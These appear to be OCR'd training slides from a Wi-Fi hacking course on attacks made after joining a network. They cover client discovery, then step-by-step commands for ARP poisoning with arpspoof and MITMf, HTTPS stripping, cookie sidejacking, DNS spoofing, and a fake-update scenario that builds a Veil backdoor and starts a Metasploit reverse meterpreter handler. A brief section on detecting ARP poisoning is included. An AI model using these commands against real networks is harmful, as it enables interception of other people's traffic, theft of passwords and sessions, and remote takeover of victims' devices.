Post Connection Attacks

- All the attacks we carried out in the previous sections can be done without knowing the key to the AP, ie: without connecting to the target network.
- We saw how we can control all the connections around us, gather some information, sniff packets and crack WEP/WPA/WPA2 keys.
- In this section we shall have a look on more sophisticated attacks that can only be used after connecting to the target AP

Gathering Information

- In section 1 we saw how we can user airodump-ng to discover all the AP's around us and the clients associated with them.
- Now that we are connected to a specific AP, we can gather more detailed info about the clients connected to this AP.
- There is a number of programs that can be used to do this, we shall talk about 3 programs starting with the simplest and quickest one.

Netdiscover

Netdiscover is a program that can be used to discover the connected clients to our current network, its very quick but it does not show detailed information about the clients: IP , MAC address and some times the hardware manufacturer for the client's wireless card.

Usage:

```
netdiscover -i [INTERFACE] -r [RANGE]
ex: netdiscover -i wlan0 -r 192.168.1.1/24
```

Autoscan

Autoscan is another program that can be used to discover the connected clients to our current network, its not as quick as net discover, but it shows more detailed information about the connected devices and it has a graphical user interface.

You can download Autoscan from:

```
http://autoscan-network.com/download/
```

Then open the directory where you extracted it and run

```
./AutoScan*.sh
```

Nmap

- Namp is a network discovery tool that can be used to gather detailed information about any client or network.
- We shall have a look on some of its uses to discover connected clients and gather information about them.
- We are going to use Zenmap – the GUI for Nmap.

1. Ping scan: Very quick – only shows connected clients.
2. Quick scan plus: Quick – shows MAC and open ports.
3. Quick scan plus: Slower then the 2 above, more detailed info.

These are just sample scans, you can experiment with the scan options and see the difference between them.

Man In The Middle Attacks
ARP Poisoning

This is one of the most dangerous and effective attacks that can be used, it is used to redirect packets to and from any client to our device, and since we have the network key, we can read/modify/drop these packets. This allows us to launch very powerful attacks.


It is very effective and dangerous because it's very hard to protect against it as it exploits the insecure way that ARP works.

Man In The Middle Attacks
ARP Poisoning

ARP main security issues:


1. Each ARP request/response is trusted.

2. Clients can accept responses even if they did not send a request.




ARP Poisoning

- We can exploit theses two issues to redirect the flow of packets in the network.
- We will first send an ARP response to the client telling it that “I am the Router”, this done by telling the client that the device with the router ip address has MY MAC address.




ARP Poisoning

Then we will send an ARP response to the router this time telling it that “I am the client”, this done by telling the router that the device with the client ip address has MY MAC address.



Man In The Middle Attacks
ARP Poisoning

This means that the router thinks that I am the client, and the client thinks that I am the router. So my device is in the middle of the connection between the client and the router, ie:every packet that is going to/from the client will have to go through my device first.



ARP Poisoning
arpspoof

Arpspoof is a tool part of a suit called dshiff, which contains a number of network penetration tools. Arpspoof can be used to launch a MITM attack and redirect traffic to flow through our device.

1. Tell the target client that I am the router.

```
arpspoof -i [interface] -t [Target IP] [AP IP]
Ex: arpspoof -i wlan0 -t 192.168.1.5 192.168.1.1
```

2. Tell the AP that I am the target client.

```
arpspoof -i [interface] -t [AP IP] [Target IP]
Ex: arpspoof -i wlan0 -t 192.168.1.1 192.168.1.5
```

3. Enable IP forward to allow packets to flow through our device without being dropped.

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

ARP Poisoning - MITMf

MITMf is a framework that allows us to launch a number of MITM attacks.

MITMf also starts SSLstrip automatically to bypass HTTPS/SSL

```
mitmf –arp –spoof -gateway [GATEWAY IP] –targets [TARGET IPs]
Ex:    Mitmf –arp –spoof -gateway 10.20.14.1 –targets 10.20.14.206
```

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

MITM – bypassing HTTPS

Most websites use https in their login pages, this means that these pages are validated using an SSL certificate and there for will show a warning to the user that the certificate is invalid.

SSLstrip is a tool that can be used to downgrade HTTPS requests to HTTP allowing us to sniff passwords without displaying a warning to the user.

Luckily MITMf starts SSLstrip for us automatically.

Session Hijacking

What if the user uses the “remember me” feature ??

If the user uses this feature the authentication happens using the cookies and not the user and password. So instead of sniffing the password we can sniff the cookies and inject them into our browser, this will allow us to login to the user's account without using the password.

```
apt-get install ferret-sidejack
```

```
ferret -i [INTERFACE]
```

```
hamster
```

MITM – DNS Spoofing

DNS Spoofing allows us to redirect any request to a certain domain to another domain, for example we can redirect any request from live.com to a fake page !!

1. Edit dns settings

```
> leafpad /etc/mitmf/mitmf.conf
```

2. Run ettercap to arp poison the target(s) and enable the dns_spoof plugin.

```
mitmf –arp –spoof –gateway [GATEWAY IP] –targets [TARGET IP] -i eth0 --dns
Ex: mitmf –arp –spoof –gateway [10.20.14.1] –targets [10.20.14.206] -i eth0 --dns
```

MITM
Wireshark

- Wireshark is a network protocol analyser that is designed to help network administrators to keep track of what is happening in their network and analyse all the packets.
- Can be used whenever we are the MITM, after ARP spoofing or after starting a fake AP.
- Wireshark logs each packet that flows through the selected interface.

Usage:

```
> wireshark
```

Protecting against MITM attacks

- It is very difficult to protect against MITM attacks, this is due to the fact that they exploit the insecure way that ARP works.
- Using static ARP tables can protect against MITM attacks but its not practical in large networks. Even in small networks you have to configure ARP tables every time a new device connects to your network.
- We can discover ARP poisoning easily by only looking at our ARP tables.

```
> arp -a
```

- If the MAC address of the router changes then we have been poisoned.

Protecting against MITM attacks

- There is also tools that would monitor our ARP table automatically and would notify us if anything suspicious happens.
- And we can use wireshark to detect ARP poisoning and other suspicious activities in the network.

Scenario 2
Hacking clients using a fake update

iSECUR1TY
INTEGRATED SECURITY SOLUTIONS
مركز الدورات التدريبية

1. Create a backdoor.

```
> apt-get install veil-evasion #to install veil-evasion
> veil-evasion
> use 8
> set LHOST [YOUR IP]
> generate
```

2. Listen for connections from your backdoor.

```
> msfconsole
> use exploit/multi/handler
> set PAYLOAD windows/meterpreter/reverse_http
> set LPORT 5555
> set LHOST [YOUR IP]
> exploit
```

Hacking clients using a fake update

Using a tool called evil-grade , we can create fake updates and spoof the url that the target program uses to check for updates and get it to redirect to our machine where we have evil grade running, the target program will tell the user that there is a new update available, and when the user agrees to install the new update we will gain full access to their device.

Wi-fEye

Wi-fEye is a program written in python, designed to help carry out all the attacks that we explained automatically.

1. download it from.

```
http://wi-feye.isecur1ty.org/download.php
```

Then you need to extract the archive, and run the following command inside its directory:

```
> python install.py
```

Now you are ready to go !

```
> python Wi-fEye.py
```